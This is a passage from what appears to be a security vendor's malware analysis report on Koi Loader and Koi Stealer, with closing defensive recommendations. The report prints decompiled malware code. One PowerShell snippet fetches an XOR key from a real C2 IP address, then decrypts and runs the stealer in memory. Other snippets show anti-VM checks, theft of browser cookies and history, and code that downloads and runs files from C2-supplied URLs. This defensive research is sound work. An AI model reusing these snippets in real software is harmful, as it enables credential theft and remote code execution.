| 0x6C | Establishes communication with a C2 server |
| 0x6E | Performs process injection into either explorer.exe or certutil.exe based on the subsystem value (if the subsystem is Console User Interface, the payload is injected into certutil.exe, if it’s Graphical User Interface, the payload is injected into explorer.exe) or writes the payload to %TEMP% folder and directly executes it (the naming convention for the payload is generated with PRNG) |
| 0x70 | Dynamically loads and executes a function from a DLL, in our sample, the export function is “Release” |

## Koi Stealer

The retrieved scripts “sd2.ps1” and “sd4.ps1” include code for decrypting the final Koi Stealer binary using XOR, as well as for executing the binary with “config” parameters received from the C2 server.


The XOR key is obtained from the C2 server at the URL hxxp://91.202.233[.]209/index.php?id=$guid&subid=px8eIkut, where $guid represents the GUID of the infected machine (refer to Figure 20).



```
# [Net.ServicePointManager]::SecurityProtocol +='tls12'
$guid = (Get-ItemProperty -Path HKLM:\SOFTWARE\Microsoft\Cryptography).MachineGuid
$config = (new-object net.webclient).downloadstring("http://91.202.233.209/index.php?id=$guid&subid=px8eIkut").Split('|')
$k = $config[0];

for ($i = 0; $i -lt $binary.Length ; ++$i)
{
    $binary[$i] = $binary[$i] -bxor $k[$i % $k.Length]
}

$sm = [System.Reflection.Assembly]::Load($binary)
$ep = $sm.EntryPoint


$ep.Invoke($null, (, [string[]] ($config[1], $config[2], $config[3])))
```

Figure 20: Snippet of “sd2.ps1” and “sd4.ps1” scripts


It's worth noting that the decrypted Koi Stealer payload exhibits similar anti-VM capabilities to those previously mentioned in the loader (see Figure 21).



```
string @string = Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(Environment.MachineName));
if (@string.Equals("WILLCARTER-PC") || @string.Equals("FORTI-PC") || @string.Equals("SFTOR-PC"))
{
    return true;
}
string string2 = Encoding.UTF8.GetString(Encoding.UTF8.GetBytes(Environment.UserName));
foreach (string text8 in new string[] { "Joe Cage", "STRAZNJICA.GRUBUTT", "Paul Jones", "PJones", "Harry Johnson", "WDAGUtilityAccount", "sal.rosenburg" })
{
    if (string2.Equals(text8))
    {
        return true;
    }
}
if (string2.Contains("d5.vc/g"))
{
    return true;
}
try
{
    using (ManagementObjectSearcher managementObjectSearcher2 = new ManagementObjectSearcher("SELECT TotalVisibleMemorySize FROM Win32_OperatingSystem"))
    {
        using (ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator = managementObjectSearcher2.Get().GetEnumerator())
        {
            if (managementObjectEnumerator.MoveNext() && Math.Round(Convert.ToDouble(((ManagementObject)managementObjectEnumerator.Current)["TotalVisibleMemorySize"]) / 1024.0)
            {
                return true;
            }
        }
    }
}
```

Figure 21: Anti-vm capabilities (Final Koi Stealer)

Koi Stealer copies sensitive data, including cookies, history, and login information, to the %AppData% folder. For each copied file, it generates a unique GUID as a naming convention. The files are then immediately deleted after their contents have been fully processed (Figure 22).




```
string text6 = Path.Combine(A_1, "places.sqlite").Replace("C:\\", "\\\\localhost\\c$\\");
if (File.Exists(text6))
{
    global::\u00A0.\u2000.\u2000(text6);
    File.Copy(text6, text, true);
    byte[] array2 = File.ReadAllBytes(text);
    global::\u00A0.\u2000.\u00A0(1, array2, array2.Length, text3 + "\\places.sqlite");
    File.Delete(text);
```

Figure 22: Removing the copied files after processing

You can access the list of collected data for exfiltration on GitHub.

In the loader component, the program searches for the distinct identifier "LDR," retrieves commands from the C2 server, decodes them from Base64, and decrypts them using XOR with a shared secret as the key.

Subsequently, the secondary payload is downloaded from a URL provided by the C2 server and executed. The messages will be logged for successful or failed execution in the errors.txt file and sent over to C2 (Figure 23).



```
                    webClient.DownloadFile(array9[4], text15);
                    Process.Start(text15);
                    global::\u00A0.\u2000.\u1680(string.Concat(new string[]
                    {
                        "Executed ",
                        text15,
                        " from ",
                        array9[4],
                        "\r\n"
                    }));
                }
            }
            catch (Exception ex2)
            {
                global::\u00A0.\u2000.\u1680(string.Concat(new string[]
                {
                    "Failed executing ",
                    text15,
                    " or downloading ",
                    array9[4],
                    "\t",
                    ex2.Message,
                    "\r\n"
                }));
            }
        }
    }
```

Figure 23: Logged messages

Koi Stealer collects the build ID of the payload, in our case it’s the second position of the previously mentioned “config”, which is “px8elkut”, basic system information such as PC name, current username, GUID, GPU and CPU information, total visible RAM size, screen resolution, system configuration (system language, architecture, operating system), security software, installed applications and save them to a system.txt.

The infostealer generates a private-public key pair and a shared secret using the Curve25519 algorithm, then compresses the harvested data using GZip and encrypts it with XOR, employing the shared secret as the encryption key. Subsequently, it sends the data to the C2 server, with the POST request beginning with the public key, succeeded by a delimiter of 0x4b, and then the encrypted, compressed data (Figure 24).




Figure 24: Transmitted data

## What can you learn from this TRU Positive?

- Phishing emails remain a key vector for malware distribution, demonstrating the continuous threat of social engineering attacks and the need for ongoing vigilance.
- The utilization of anti-VM capabilities by malware like Koi Loader and Koi Stealer highlights the attempts of modern threats to evade analysis and detection by analysts and researchers.
- The case emphasizes the necessity of multi-layered security measures, including up-to-date antivirus or Endpoint Detection and Response (EDR) tools, to detect and block malicious activities.
- Implementing Phishing and Security Awareness Training (PSAT) programs is crucial to educate employees about emerging threats and mitigate the risk of successful social engineering attacks.
- The use of obfuscation and sophisticated delivery mechanisms by malware underscores the importance of implementing comprehensive detection strategies, including script logging and behavior-based detection mechanisms, to identify and mitigate threats.

## What did we do?

Our 24/7 SOC Cyber Analysts investigated the suspicious activities, notified the customer, and isolated the affected device.

## Recommendations from our Threat Response Unit (TRU) Team:

- Ensure that all endpoints are protected with up-to-date antivirus software or Endpoint Detection and Response (EDR) tool capable of detecting and blocking malicious files.

- Implement a Phishing and Security Awareness Training (PSAT) program that educates and informs your employees on emerging threats in the threat landscape.
- We recommend modifying the default 'open-with' settings for script files, ensuring they open with a basic text editor like Notepad instead of executing.

  Monitor unusual network traffic patterns, such as specific user-agent strings and data being sent used by malware to communicate with Command and Control (C2) servers, to identify potential compromises.

## Detection Rules

You can access the detection rules here.

## Indicators of Compromise

You can access the indicators of compromise here.

## References

eSentire Threat Response Unit (TRU)

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.